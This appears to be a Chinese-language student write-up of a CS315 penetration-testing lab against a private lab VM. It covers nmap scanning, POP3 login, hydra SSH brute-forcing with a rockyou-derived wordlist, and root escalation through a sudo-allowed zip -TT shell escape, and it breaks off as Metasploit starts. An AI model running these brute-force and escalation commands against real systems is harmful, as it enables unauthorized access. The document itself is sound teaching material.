
```
nmap -A 192.168.163.137
```

可以看到能扫描出目标端口。

```
┌──(kali㉿kali)-[~]
└─$ nmap -A 192.168.163.137
Starting Nmap 7.92 ( https://nmap.org ) at 2022-10-21 08:08 EDT
Nmap scan report for 192.168.163.137
Host is up (0.0016s latency).
Not shown: 995 closed tcp ports (conn-refused)
PORT     STATE SERVICE     VERSION
80/tcp   open  http        Apache httpd 2.4.29 ((Ubuntu))
|_http-title: Welcome to the CS315 Lab4
|_http-server-header: Apache/2.4.29 (Ubuntu)
110/tcp  open  pop3        Dovecot pop3d
|_pop3-capabilities: PIPELINING CAPA SASL(PLAIN LOGIN) UIDL USER AUTH-RESP-CODE TOP RESP-CODES
2222/tcp open  ssh         OpenSSH 8.2p1 Ubuntu 4 (Ubuntu Linux; protocol 2.0)
| ssh-hostkey:
|   3072 8d:c1:b0:f5:0a:3d:1c:32:80:91:14:c5:3b:04:e1:3e (RSA)
|   256 cb:22:f4:e3:e1:f1:61:68:58:91:9a:96:19:35:2c:ff (ECDSA)
|_  256 a5:e3:48:57:49:55:85:f9:8c:9a:c1:8c:a6:49:f5:2d (ED25519)
8000/tcp open  nagios-nsca Nagios NSCA
|_http-title: Site doesn't have a title (text/plain; charset=utf-8).
9000/tcp open  cslistener?
| fingerprint-strings:
|   GenericLines:
|     HTTP/1.1 400 Bad Request
|     Content-Type: text/plain; charset=utf-8
|     Connection: close
|     Request
|   GetRequest, HTTPOptions:
|     HTTP/1.0 200 OK
|     Accept-Ranges: bytes
|     Cache-Control: max-age=31536000
|     Content-Length: 23203
|     Content-Type: text/html; charset=utf-8
|     Last-Modified: Wed, 22 Jul 2020 22:47:36 GMT
|     X-Content-Type-Options: nosniff
|     X-Xss-Protection: 1; mode=block
|     Date: Fri, 21 Oct 2022 12:08:27 GMT
|     <!DOCTYPE html
|     ><html lang="en" ng-app="portainer">
|     <head>
|     <meta charset="utf-8" />
|     <title>Portainer</title>
|     <meta name="description" content="" />
|     <meta name="author" content="Portainer.io" />
|     <!-- HTML5 shim, for IE6-8 support of HTML5 elements -->
|     <!--[if lt IE 9]>
|     <script src="//html5shim.googlecode.com/svn/trunk/html5.js"></script>
|     <![endif]-->
|     <!-- Fav and touch icons -->
|     <link rel="apple-touch-icon" sizes="180×180" href="dc4d092847be46242d8c013d1bc7c494.png" />
|_    <link rel="icon" type="image/png" sizes="32×32" href="5ba13dcb526292ae707310a54e103cd1.png"
1 service unrecognized despite returning data. If you know the service/version, please submit the f
SF-Port9000-TCP:V=7.92%I=7%D=10/21%Time=63528BBC%P=x86_64-pc-linux-gnu%r(G
SF:enericLines,67,"HTTP/1\.1\x20400\x20Bad\x20Request\r\nContent-Type:\x20
SF:text/plain;\x20charset=utf-8\r\nConnection:\x20close\r\n\r\n400\x20Bad\
SF:x20Request")%r(GetRequest,3406,"HTTP/1\.0\x20200\x20OK\r\nAccept-Ranges
SF::\x20bytes\r\nCache-Control:\x20max-age=31536000\r\nContent-Length:\x20
SF:23203\r\nContent-Type:\x20text/html;\x20charset=utf-8\r\nLast-Modified:
SF:\x20Wed,\x2022\x20Jul\x202020\x2022:47:36\x20GMT\r\nX-Content-Type-Opti
SF:ons:\x20nosniff\r\nX-Xss-Protection:\x201;\x20mode=block\r\nDate:\x20Fr
SF:i,\x2021\x20Oct\x202022\x2012:08:27\x20GMT\r\n\r\n<!DOCTYPE\x20html\n><
SF:html\x20lang=\"en\"\x20ng-app=\"portainer\">\n\x20\x20<head>\n\x20\x20\
SF:x20\x20<meta\x20charset=\"utf-8\"\x20/>\n\x20\x20\x20\x20<title>Portain
SF:er</title>\n\x20\x20\x20\x20<meta\x20name=\"description\"\x20content=\"
SF:\"\x20/>\n\x20\x20\x20\x20<meta\x20name=\"author\"\x20content=\"Portain
SF:er\.io\"\x20/>\n\n\x20\x20\x20\x20<!--\x20HTML5\x20shim,\x20for\x20IE6-
SF:8\x20support\x20of\x20HTML5\x20elements\x20-->\n\x20\x20\x20\x20<!--\[i
SF:f\x20lt\x20IE\x209\]>\n\x20\x20\x20\x20\x20\x20<script\x20src=\"//html5
```

```
SF:shim\.googlecode\.com/svn/trunk/html5\.js\"></script>\n\x20\x20\x20\x20
SF:<!\[endif\]—>\n\n\x20\x20\x20\x20<!—\x20Fav\x20and\x20touch\x20icons\
```

此时在浏览器直接打开 `192.168.163.137:80` ，可以看到一些 `start-up information` 。



POP3

在这里我们可以使用在上面start-up information中的username和password。

登录成功：

```
┌──(kali㉿kali)-[~]
└─$ nc 192.168.163.137 110
+OK Dovecot (Ubuntu) ready.
user pentester
+OK
pass cs315
+OK Logged in.
^[a
```

使用 `list` 和 `retr 1` 命令可以看到有一个来自Bob的提示：

```
list
+OK 1 messages:
1 657
.
retr 1
+OK 657 octets
Return-Path: <root@MailServer>
X-Original-To: pentester@localhost
Delivered-To: pentester@localhost
Received: by MailServer (Postfix, from userid 0)
        id 20AE4A4C29; Tue, 25 Aug 2020 17:04:49 +0300 (+03)
Subject: About server
To: <pentester@localhost>
X-Mailer: mail (GNU Mailutils 3.7)
Message-Id: <20200825140450.20AE4A4C29@MailServer>
Date: Tue, 25 Aug 2020 17:04:49 +0300 (+03)
From: root <root@MailServer>

Hello,
I'm Bob, a beginner in cybersecurity.
I have forgotten my password for a while. I heard if I expose an account to the public network, then a hacker would help me to recover my password!
If you are reading this message, thanks stranger! I only remember my name is in the password.
By the way, if you succeed, please don't steal my private data.
.
```

BRUTE-FORCE ATTACK

首先找到密码字典的压缩包并解压：

```
┌──(kali㉿kali)-[~]
└─$ cd /usr/share/wordlists

┌──(kali㉿kali)-[/usr/share/wordlists]
└─$ ls
amass  dirb  dirbuster  fasttrack.txt  fern-wifi  john.lst  legion  metasploit  nmap.lst  rockyou.txt.gz  sqlmap.txt  wfuzz  wifite.txt
```

```
┌──(kali㉿kali)-[/usr/share/wordlists]
└─$ sudo gzip -d rockyou.txt.gz

┌──(kali㉿kali)-[/usr/share/wordlists]
└─$ ls
amass  dirb  dirbuster  fasttrack.txt  fern-wifi  john.lst  legion  metasploit  nmap.lst  rockyou.txt  sqlmap.txt  wfuzz  wifite.txt
```

使用vi命令可以展示其内容，下图展示一部分：

```
kali@kali: /usr/share/wordlists
File  Actions  Edit  View  Help
william
thomas
beautiful
mylove
angela
poohbear
patrick
iloveme
sakura
adrian
alexander
destiny
christian
121212
sayang
america
dancer
monica
richard
112233
princess1
555555
diamond
carolina
steven
rangers
                                                    126,9          0%
```

根据群内同学的提示，密码包含字符串bob，因此我考虑先做筛选以节约时间：

```
┌──(kali㉿kali)-[/usr/share/wordlists]
└─$ sudo grep -i "bob" ./rockyou.txt > ~/Desktop/Bob.txt
```

安装HYDRA，安装完成后打印帮助文档:

```
┌──(kali㉿kali)-[~]
└─$ sudo apt install hydra
[sudo] password for kali:
Reading package lists ... Done
Building dependency tree ... Done
Reading state information ... Done
hydra is already the newest version (9.3-3+b1).
hydra set to manually installed.
0 upgraded, 0 newly installed, 0 to remove and 0 not upgraded.

┌──(kali㉿kali)-[~]
└─$ hydra -h
Hydra v9.3 (c) 2022 by van Hauser/THC & David Maciejak - Please do not use in military or se

Syntax: hydra [[[-l LOGIN|-L FILE] [-p PASS|-P FILE]] | [-C FILE]] [-e nsr] [-o FILE] [-t TA

Options:
  -R        restore a previous aborted/crashed session
  -I        ignore an existing restore file (don't wait 10 seconds)
  -S        perform an SSL connect
  -s PORT   if the service is on a different default port, define it here
  -l LOGIN or -L FILE  login with LOGIN name, or load several logins from FILE
  -p PASS  or -P FILE  try password PASS, or load several passwords from FILE
```

注意到-s可以指定端口号，需要这个是因为之前扫描端口的时候，发现靶机的SSH并没有使用默认的22端口，而是使用了2222端口。

```
└─$ nmap -A 192.168.163.137
Starting Nmap 7.92 ( https://nmap.org ) at 2022-10-21 08:55 EDT
Stats: 0:00:56 elapsed; 0 hosts completed (1 up), 1 undergoing Service Scan
Service scan Timing: About 80.00% done; ETC: 08:56 (0:00:14 remaining)
Nmap scan report for 192.168.163.137
Host is up (0.0031s latency).
Not shown: 995 closed tcp ports (conn-refused)
PORT     STATE SERVICE     VERSION
80/tcp   open  http        Apache httpd 2.4.29 ((Ubuntu))
|_http-title: Welcome to the CS315 Lab4
|_http-server-header: Apache/2.4.29 (Ubuntu)
110/tcp  open  pop3        Dovecot pop3d
|_pop3-capabilities: CAPA UIDL AUTH-RESP-CODE SASL(PLAIN LOGIN) USER TOP RESP-
CODES PIPELINING
2222/tcp open  ssh         OpenSSH 8.2p1 Ubuntu 4 (Ubuntu Linux; protocol 2.0)
| ssh-hostkey:
|   3072 8d:c1:b0:f5:0a:3d:1c:32:80:91:14:c5:3b:04:e1:3e (RSA)
|   256 cb:22:f4:e3:e1:f1:61:68:58:91:9a:96:19:35:2c:ff (ECDSA)
|_  256 a5:e3:48:57:49:55:85:f9:8c:9a:c1:8c:a6:49:f5:2d (ED25519)
8000/tcp open  nagios-nsca Nagios NSCA
```

开始使用过滤后的Bob.txt暴力破解：

```
sudo hydra -t 32 -s 2222 -l Bob -P ~/Desktop/Bob.txt 192.168.163.137 ssh
```

```
┌──(kali㉿kali)-[/usr/share/wordlists]
└─$ sudo hydra -t 32 -s 2222 -l Bob -P ~/Desktop/Bob.txt 192.168.163.137 ssh
Hydra v9.3 (c) 2022 by van Hauser/THC & David Maciejak - Please do not use in military or secret service organizations, or for illegal purposes (this is non-binding, these *** ignore laws and ethics anyway).

Hydra (https://github.com/vanhauser-thc/thc-hydra) starting at 2022-10-22 20:25:12
[WARNING] Many SSH configurations limit the number of parallel tasks, it is recommended to reduce the tasks: use -t 4
[DATA] max 32 tasks per 1 server, overall 32 tasks, 18038 login tries (l:1/p:18038), ~564 tries per task
[DATA] attacking ssh://192.168.163.137:2222/
[STATUS] 233.00 tries/min, 233 tries in 00:01h, 17812 to do in 01:17h, 25 active
```

```
┌──(kali㉿kali)-[/usr/share/wordlists]
└─$ sudo hydra -t 32 -s 2222 -l bob -P ~/Desktop/Bob.txt 192.168.163.137 ssh
Hydra v9.3 (c) 2022 by van Hauser/THC & David Maciejak - Please do not use in military or secret service

Hydra (https://github.com/vanhauser-thc/thc-hydra) starting at 2022-10-23 03:35:53
[WARNING] Many SSH configurations limit the number of parallel tasks, it is recommended to reduce the tas
[WARNING] Restorefile (you have 10 seconds to abort... (use option -I to skip waiting)) from a previous s
[DATA] max 32 tasks per 1 server, overall 32 tasks, 19767 login tries (l:1/p:19767), ~618 tries per task
[DATA] attacking ssh://192.168.163.137:2222/
[STATUS] 276.00 tries/min, 276 tries in 00:01h, 19497 to do in 01:11h, 26 active
[STATUS] 182.33 tries/min, 547 tries in 00:03h, 19229 to do in 01:46h, 23 active
[STATUS] 154.29 tries/min, 1080 tries in 00:07h, 18701 to do in 02:02h, 18 active
[STATUS] 132.47 tries/min, 1987 tries in 00:15h, 17796 to do in 02:15h, 16 active
[STATUS] 116.84 tries/min, 3622 tries in 00:31h, 16161 to do in 02:19h, 16 active
^[[A

[STATUS] 110.98 tries/min, 5216 tries in 00:47h, 14577 to do in 02:12h, 6 active
[STATUS] 92.79 tries/min, 5846 tries in 01:03h, 13947 to do in 02:31h, 6 active
[STATUS] 81.97 tries/min, 6476 tries in 01:19h, 13317 to do in 02:43h, 6 active

[STATUS] 74.72 tries/min, 7098 tries in 01:35h, 12695 to do in 02:50h, 6 active
[STATUS] 69.50 tries/min, 7714 tries in 01:51h, 12079 to do in 02:54h, 6 active
[STATUS] 65.64 tries/min, 8336 tries in 02:07h, 11457 to do in 02:55h, 6 active
[STATUS] 62.70 tries/min, 8966 tries in 02:23h, 10827 to do in 02:53h, 6 active
[STATUS] 60.33 tries/min, 9592 tries in 02:39h, 10201 to do in 02:50h, 6 active
[STATUS] 58.34 tries/min, 10210 tries in 02:55h, 9583 to do in 02:45h, 6 active
[STATUS] 56.70 tries/min, 10829 tries in 03:11h, 8964 to do in 02:39h, 6 active
[STATUS] 55.34 tries/min, 11456 tries in 03:27h, 8337 to do in 02:31h, 6 active
[STATUS] 54.19 tries/min, 12084 tries in 03:43h, 7709 to do in 02:23h, 6 active
[STATUS] 53.17 tries/min, 12707 tries in 03:59h, 7086 to do in 02:14h, 6 active
[STATUS] 52.26 tries/min, 13327 tries in 04:15h, 6466 to do in 02:04h, 6 active
[STATUS] 51.46 tries/min, 13947 tries in 04:31h, 5846 to do in 01:54h, 6 active
[2222][ssh] host: 192.168.163.137   login: bob   password: bobby4850
1 of 1 target successfully completed, 1 valid password found
[WARNING] Writing restore file because 5 final worker threads did not complete until end.
[ERROR] 5 targets did not resolve or could not be connected
[ERROR] 0 target did not complete
Hydra (https://github.com/vanhauser-thc/thc-hydra) finished at 2022-10-23 08:11:09
```

爆破得到的密码是 `bobby4850` 。

PRIVILEGE ESCALATION WITH SUDO

先通过如下方法获得靶机的Bob端SHELL：

```
ssh -L 8888:172.17.0.1:80 bob@192.168.163.137 -p 2222
```

```
┌──(kali㉿kali)-[~/Desktop]
└─$ ssh -L 8888:172.17.0.1:80 bob@192.168.163.137 -p 2222
bob@192.168.163.137's password:
Welcome to Ubuntu 20.04.1 LTS (GNU/Linux 4.15.0-194-generic x86_64)

 * Documentation:  https://help.ubuntu.com
 * Management:     https://landscape.canonical.com
 * Support:        https://ubuntu.com/advantage


This system has been minimized by removing packages and content that are
not required on a system that users do not log into.

To restore this content, you can run the 'unminimize' command.
Last login: Sun Oct 23 16:59:20 2022 from 192.168.163.138
bob@MailServer:~$
```

可以查看到有TODO文件及其相关内容：

```
bob@MailServer:~$ cat todo
# Todo

## Finished

* Configure postfix, dovecot.

* In case if I forgot my password, create a pentester account for future.

* Write a server status checker and automatic send sorry to my boss if the server down.

## Today's work

* Create a backup user bakusr.
bob@MailServer:~$
```

然后运行 `sudo -l`：

```
bob@MailServer:~$ sudo -l
Matching Defaults entries for bob on MailServer:
    env_reset, mail_badpass, secure_path=/usr/local/sbin\:/usr/local/bin\:/usr/sbin\:/usr/bin\:/sbin\:/bin\:/snap/bin

User bob may run the following commands on MailServer:
    (bakusr) NOPASSWD: /bin/bash /opt/scripts/check.sh
```

运行 `sudo -u bakusr /bin/bash /opt/scripts/check.sh`：

```
List of disks:
NAME   MAJ:MIN RM SIZE RO TYPE MOUNTPOINT
sda      8:0    0  20G  0 disk
├─sda1   8:1    0   1M  0 part
├─sda2   8:2    0   1G  0 part
└─sda3   8:3    0  19G  0 part
Matching Defaults entries for bakusr on MailServer:
    env_reset, mail_badpass, secure_path=/usr/local/sbin\:/usr/local/bin\:/usr/sbin\:/usr/bin\:/sbin\:/bin\:/snap/bin

User bakusr may run the following commands on MailServer:
    (root) NOPASSWD: /usr/bin/zip
```

然后在 `check.sh` 中添加下述内容：


```
tf=$(mktemp -u)
sudo zip $tf /etc/hosts -T -TT 'sh #'
sudo rm $tf
```

再次运行之前的指令，可以发现获得第一个checkpoint：

```
User bakusr may run the following commands on MailServer:
    (root) NOPASSWD: /usr/bin/zip
  adding: etc/hosts (deflated 33%)
# ls
todo
# cd /
# ls
bin  boot  dev  etc  home  lib  lib32  lib64  libx32  media  mnt  opt  proc  root  run  sbin  srv  sys  tmp  usr  var
# cd ~
# ls
1_checkpoint.txt
# cat 1_checkpoint.txy
cat: 1_checkpoint.txy: No such file or directory
# cat 1_checkpoint.txt

       .88888.                          dP           dP          dP
      d8'   `88                         88           88          88
      88        .d8888b. .d8888b. .d888b88           88 .d8888b. 88d888b.
      88   YP88 88'  `88 88'  `88 88'  `88           88 88'  `88 88'  `88
      Y8.   .88 88.  .88 88.  .88 88.  .88    88.  .d8P 88.  .88 88.  .88
       `88888'  `88888P' `88888P' `88888P8     `Y8888'  `88888P' 88Y8888'
      oooooooooooooooooooooooooooooooooooooooooooooooooooooooooooooooooooo

        MailServer is done.
        You ranked the first check point!
        The next step is the WebServer.

# 
```

PIVOTING

启动metasploit：



~~~
$ sudo msfdb init && msfconsole
[sudo] password for kali:
[+] Starting database
[i] The database appears to be already configured, skipping initialization
/usr/share/metasploit-framework/vendor/bundle/ruby/3.0.0/gems/hrr_rb_ssh-0.4.2/lib/hrr_
/usr/share/metasploit-framework/vendor/bundle/ruby/3.0.0/gems/hrr_rb_ssh-0.4.2/lib/hrr_
/usr/share/metasploit-framework/vendor/bundle/ruby/3.0.0/gems/hrr_rb_ssh-0.4.2/lib/hrr_
/usr/share/metasploit-framework/vendor/bundle/ruby/3.0.0/gems/hrr_rb_ssh-0.4.2/lib/hrr_
/usr/share/metasploit-framework/vendor/bundle/ruby/3.0.0/gems/hrr_rb_ssh-0.4.2/lib/hrr_
/usr/share/metasploit-framework/vendor/bundle/ruby/3.0.0/gems/hrr_rb_ssh-0.4.2/lib/hrr_
/usr/share/metasploit-framework/vendor/bundle/ruby/3.0.0/gems/hrr_rb_ssh-0.4.2/lib/hrr_
/usr/share/metasploit-framework/vendor/bundle/ruby/3.0.0/gems/hrr_rb_ssh-0.4.2/lib/hrr_
/usr/share/metasploit-framework/vendor/bundle/ruby/3.0.0/gems/hrr_rb_ssh-0.4.2/lib/hrr_
/usr/share/metasploit-framework/vendor/bundle/ruby/3.0.0/gems/hrr_rb_ssh-0.4.2/lib/hrr_
/usr/share/metasploit-framework/vendor/bundle/ruby/3.0.0/gems/hrr_rb_ssh-0.4.2/lib/hrr_
/usr/share/metasploit-framework/vendor/bundle/ruby/3.0.0/gems/hrr_rb_ssh-0.4.2/lib/hrr_

                                              `:oDFo:`
                                           ./ymM0dayMmy/.
                                        -+dHJ5aGFyZGVyIQ==+-
                                    `:sm⏣~~Destroy.No.Data~~s:`
                                 -+h2~~Maintain.No.Persistence~~h+-
                             `:odNo2~~Above.All.Else.Do.No.Harm~~Ndo:`
                          ./etc/shadow.0days-Data'%20OR%201=1--.No.0MN8'/.
                       -++SecKCoin++e.AMd`       `.-://///+hbove.913.ElsMNh+-
                      -~/.ssh/id_rsa.Des-                  `htN01UserWroteMe!-
                      :dopeAW.No<nano>o                     :is:TЯiKC.sudo-.A:
